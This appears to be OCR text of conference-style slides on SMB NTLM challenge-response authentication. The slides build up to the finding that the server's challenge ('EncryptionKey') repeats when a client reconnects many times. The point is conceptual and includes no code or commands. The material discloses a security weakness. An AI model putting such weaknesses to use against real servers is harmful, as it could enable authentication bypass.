
←

SMB NTLM challenge-response authentication




- So.. if we repeatedly connect to Server requesting a challenge

SMB NTLM challenge-response authentication




- So.. if we repeatedly connect to Server requesting a challenge
- '*EncryptionKey*' should not be predictable...
- '*EncryptionKey*' should not be repeated...

SMB NTLM challenge-response authentication




- So.. if we repeatedly connect to Server requesting a challenge
- '*EncryptionKey*' should not be predictable...
- '*EncryptionKey*' should not be repeated... But it was!

SMB NTLM challenge-response authentication

